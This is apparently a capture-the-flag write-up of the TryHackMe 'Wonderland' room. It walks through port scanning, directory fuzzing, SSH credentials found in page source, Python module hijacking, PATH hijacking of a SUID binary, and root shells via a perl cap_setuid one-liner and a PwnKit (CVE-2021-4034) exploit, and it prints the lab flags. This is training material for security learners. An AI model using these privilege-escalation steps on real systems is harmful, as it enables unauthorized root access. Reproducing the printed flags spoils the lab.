Wonderland


Wonderland

https://tryhackme.com/room/wonderland

`rustscan -a 10.10.218.85 -- -sC -sV -A | tee scan.txt`

```
PORT   STATE SERVICE REASON  VERSION
22/tcp open  ssh     syn-ack OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 8eeefb96cead70dd05a93b0db071b863 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDe20sKMgKSMTnyRTmZhXPxn+xLggGUemXZLJDkaGAkZSMgwM3taNTc8OaEku7BvbOkqoIya4ZI8vLuNdMnESFfB22kMWfkoB0zKCSWzaiOjvdMBw559UkLO
rO4h4Hl0YjLJufYOoIbK0EPaClcDPYjp+E1xpbn3kqKMhyWDvfZ2ltU1Et2MkhmtJ6TH2HA+eFdyMEQ5SqX6aASSXM7OoUHwJJmptyr2aNeUXiytv7uwWHkIqk3vVrZBXsyjW4ebxC3v0/Oqd73UWd5epuNbYbE
rnWN
|   256 7a927944164f204350a9a847e2c2be84 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBHH2gIouNdIhId0iND9UFQByJZcff2CXQ5Esgx1L96L50cYaArAW3A3YP3VDg4tePrpavcPJC2IDonroSEeGj
|   256 000b8044e63d4b6947922c55147e2ac9 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIAsWAdr9g04J7Q8aeiWYg03WjPqGVS6aNf/LF+/hMyKh
80/tcp open  http    syn-ack Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Follow the white rabbit.
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

After enumarating http page I found only "follow white rabbit"




But after fuzzing directories I found directory "r"

`gobuster dir -u http://10.10.218.85 -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt`

```
┌──(kali㉿kali)-[~/THM/wond]
└─$ gobuster dir -u http://10.10.218.85 -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.218.85
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/img                 (Status: 301) [Size: 0] [--> img/]
/r                   (Status: 301) [Size: 0] [--> r/]
Progress: 7871 / 220561 (3.57%)
```

After some thinking I try /r/a/b/bi/t an it works)


I saw every page source code ,but only on the last page is interesting information



There is ssh creds


alice:HowDothTheLittleCrocodileImproveHisShiningTail

`ssh alice@10.10.218.85`




here is a root.txt, but I cann;t open him

`sudo -l`



to change my user to rabbit I saw the python script. Inside is random importing, so I create file random.py

with bash shell command



run script as rabbit , and I have shell as user rabbit

```
lice@wonderland:~$ nano random.py
lice@wonderland:~$ ls
andom.py  root.txt  walrus_and_the_carpenter.py
lice@wonderland:~$ sudo -l
atching Defaults entries for alice on wonderland:
   env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

ser alice may run the following commands on wonderland:
   (rabbit) /usr/bin/python3.6 /home/alice/walrus_and_the_carpenter.py
lice@wonderland:~$ sudo -u rabbit /usr/bin/python3.6 /home/alice/walrus_and_the_carpenter.py
abbit@wonderland:~$ id
id=1002(rabbit) gid=1002(rabbit) groups=1002(rabbit)
```

Inside rabbits directory I found bynary "teeparty" with

SUID and GUID permissions

```
abbit@wonderland:/home/rabbit$ ls -la
otal 40
rwxr-x--- 2 rabbit rabbit  4096 May 25  2020 .
rwxr-xr-x 6 root   root    4096 May 25  2020 ..
rwxrwxrwx 1 root   root       9 May 25  2020 .bash_history -> /dev/null
rw-r--r-- 1 rabbit rabbit   220 May 25  2020 .bash_logout
rw-r--r-- 1 rabbit rabbit  3771 May 25  2020 .bashrc
rw-r--r-- 1 rabbit rabbit   807 May 25  2020 .profile
rwsr-sr-x 1 root   root   16816 May 25  2020 teaParty
abbit@wonderland:/home/rabbit$ ./teaParty
elcome to the tea party!
he Mad Hatter will be here soon.
robably by Wed, 04 Oct 2023 21:07:10 +0000
sk very nicely, and I will give you some tea while you wait for him
est
egmentation fault (core dumped)
abbit@wonderland:/home/rabbit$
```

`ltrace ./teaParty`

This is binary in Ruby code, and this binary cheking date, and give me a tea to wait Mad Hatter))

```
rabbit@wonderland:/home/rabbit$ ltrace ./teaParty
setuid(1003)
setgid(1003)
puts("Welcome to the tea party!\nThe Ma" ... Welcome to the tea party!
The Mad Hatter will be here soon.
)                                                                  = 60
system("/bin/echo -n 'Probably by ' && d" ... Probably by Wed, 04 Oct 2023 21:10:07 +0000
 <no return ...>
--- SIGCHLD (Child exited) ---
<... system resumed> )
puts("Ask very nicely, and I will give" ... Ask very nicely, and I will give you some tea while you wait for him
)                                                                  = 69
getchar(1, 0x55d83e318260, 0x7fe1ed9df8c0, 0x7fe1ed702154
```

To escalate my privilliges I create shell directory,inside this direcoty I create bash script called "date"!!!!

Change PATH variable and, run binary

```
rabbit@wonderland:/home/rabbit$ mkdir shell
rabbit@wonderland:/home/rabbit$ cd shell/
rabbit@wonderland:/home/rabbit/shell$ nano date
Unable to create directory /home/alice/.local/share/nano/: Permission denied
It is required for saving/loading search history or cursor positions.

Press Enter to continue

rabbit@wonderland:/home/rabbit/shell$ ls -la
total 12
drwxr-xr-x 2 rabbit rabbit 4096 Oct  4 20:13 .
drwxr-x--- 3 rabbit rabbit 4096 Oct  4 20:13 ..
-rw-r--r-- 1 rabbit rabbit   25 Oct  4 20:13 date
rabbit@wonderland:/home/rabbit/shell$ cat date
#!/bin/bash
/bin/bash -p
rabbit@wonderland:/home/rabbit/shell$ chmod +x date
rabbit@wonderland:/home/rabbit/shell$ export PATH=/home/rabbit/shell:$PATH
rabbit@wonderland:/home/rabbit/shell$ cd ..
rabbit@wonderland:/home/rabbit$ ./teaParty
Welcome to the tea party!
The Mad Hatter will be here soon.
Probably by hatter@wonderland:/home/rabbit$ id
uid=1003(hatter) gid=1002(rabbit) groups=1002(rabbit)
hatter@wonderland:/home/rabbit$
```

I have interesting shell. I am not user hatter but seems like I have permissions to see his files

In his home directory I found password for ssh

```
hatter@wonderland:/home/hatter$ ls -la
total 28
drwxr-x--- 3 hatter hatter 4096 May 25  2020 .
drwxr-xr-x 6 root   root   4096 May 25  2020 ..
lrwxrwxrwx 1 root   root      9 May 25  2020 .bash_history → /dev/null
-rw-r--r-- 1 hatter hatter  220 May 25  2020 .bash_logout
-rw-r--r-- 1 hatter hatter 3771 May 25  2020 .bashrc
drwxrwxr-x 3 hatter hatter 4096 May 25  2020 .local
-rw-r--r-- 1 hatter hatter  807 May 25  2020 .profile
-rw------- 1 hatter hatter   29 May 25  2020 password.txt
hatter@wonderland:/home/hatter$ cat password.txt
WhyIsARavenLikeAWritingDesk?
hatter@wonderland:/home/hatter$
```

Linpeas show me 2 ways to escalate privileges:

```
Parent Shell capabilities:
0x0000000000000000=

Files with capabilities (limited to 50):
/usr/bin/perl5.26.1 = cap_setuid+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/bin/perl = cap_setuid+ep
```

```
Codename:       bionic
╔══════════╣ Sudo version
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-version
Sudo version 1.8.21p2

╔══════════╣ CVEs Check
Vulnerable to CVE-2021-4034

Potentially Vulnerable to CVE-2022-2588
```

The first solution:

`perl -e 'use POSIX qw(setuid); POSIX::setuid(0); exec "/bin/bash -p";'`

```
hatter@wonderland:/tmp$ perl -e 'use POSIX qw(setuid); POSIX::setuid(0); exec "/bin/bash -p";'
root@wonderland:/tmp# id
uid=0(root) gid=1003(hatter) groups=1003(hatter)
root@wonderland:/tmp#
```

The second solution:

`python3 pwnkit.py`

This is cript for CVE-2021-4034

```
hatter@wonderland:/tmp$ python3 pwnkit.py
[+] Creating shared library for exploit code.
[+] Calling execve()
# id
uid=0(root) gid=1003(hatter) groups=1003(hatter)
#
```

Very good (box)room

```
# cd /root
# cat user.txt
thm{"Curiouser and curiouser!"}
# cd /home
# cat root.txt
cat: root.txt: No such file or directory
# ls
alice  hatter  rabbit  tryhackme
# cd alice
# ls
random.py  root.txt  walrus_and_the_carpenter.py
# cat root.txt
thm{Twinkle, twinkle, little bat! How I wonder what you're at!}
#
```